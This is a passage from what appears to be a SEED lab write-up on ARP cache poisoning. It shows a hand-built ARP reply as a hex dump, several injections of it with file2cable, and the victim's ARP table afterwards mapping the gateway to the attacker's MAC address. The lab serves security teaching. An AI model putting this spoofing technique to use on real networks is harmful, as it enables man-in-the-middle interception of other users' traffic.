packet - 60 bytes raw data

         0800 279c 2e03 0800 27ef 9fc7 0806 0001  ..'.....'.......
         0800 0604 0002 0800 27ef 9fc7 0a00 0201  ........'.......
         0800 279c 2e03 0a00 0205 0000 0000 0000  ..'.............
         0000 0000 0000 0000 0000 0000            ............
Packet length: 60
[09/04/2022 10:11] seed@ubuntu:~/Desktop$ sudo file2cable -v -i eth15 -f packet
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
packet - 60 bytes raw data

         0800 279c 2e03 0800 27ef 9fc7 0806 0001  ..'.....'.......
         0800 0604 0002 0800 27ef 9fc7 0a00 0201  ........'.......
         0800 279c 2e03 0a00 0205 0000 0000 0000  ..'.............
         0000 0000 0000 0000 0000 0000            ............
Packet length: 60
[09/04/2022 10:11] seed@ubuntu:~/Desktop$ sudo file2cable -v -i eth15 -f packet
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
packet - 60 bytes raw data

         0800 279c 2e03 0800 27ef 9fc7 0806 0001  ..'.....'.......
         0800 0604 0002 0800 27ef 9fc7 0a00 0201  ........'.......
         0800 279c 2e03 0a00 0205 0000 0000 0000  ..'.............
         0000 0000 0000 0000 0000 0000            ............
Packet length: 60
[09/04/2022 10:11] seed@ubuntu:~/Desktop$ sudo file2cable -v -i eth15 -f packet
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
packet - 60 bytes raw data

         0800 279c 2e03 0800 27ef 9fc7 0806 0001  ..'.....'.......
         0800 0604 0002 0800 27ef 9fc7 0a00 0201  ........'.......
         0800 279c 2e03 0a00 0205 0000 0000 0000  ..'.............
         0000 0000 0000 0000 0000 0000            ............
Packet length: 60
[09/04/2022 10:11] seed@ubuntu:~/Desktop$ sudo file2cable -v -i eth15 -f packet
```

Now the victim machine reads the packet, and in its arp table the gateway’s MAC address is replaced by the attacker’s MAC address.



```
[09/04/2022 10:10] seed@ubuntu:~$ arp -a
? (10.0.2.3) at 08:00:27:97:d0:ab [ether] on eth14
? (10.0.2.1) at 08:00:27:ef:9f:c7 [ether] on eth14
[09/04/2022 10:11] seed@ubuntu:~$
```

Hence, The arp poisoning attack was successful.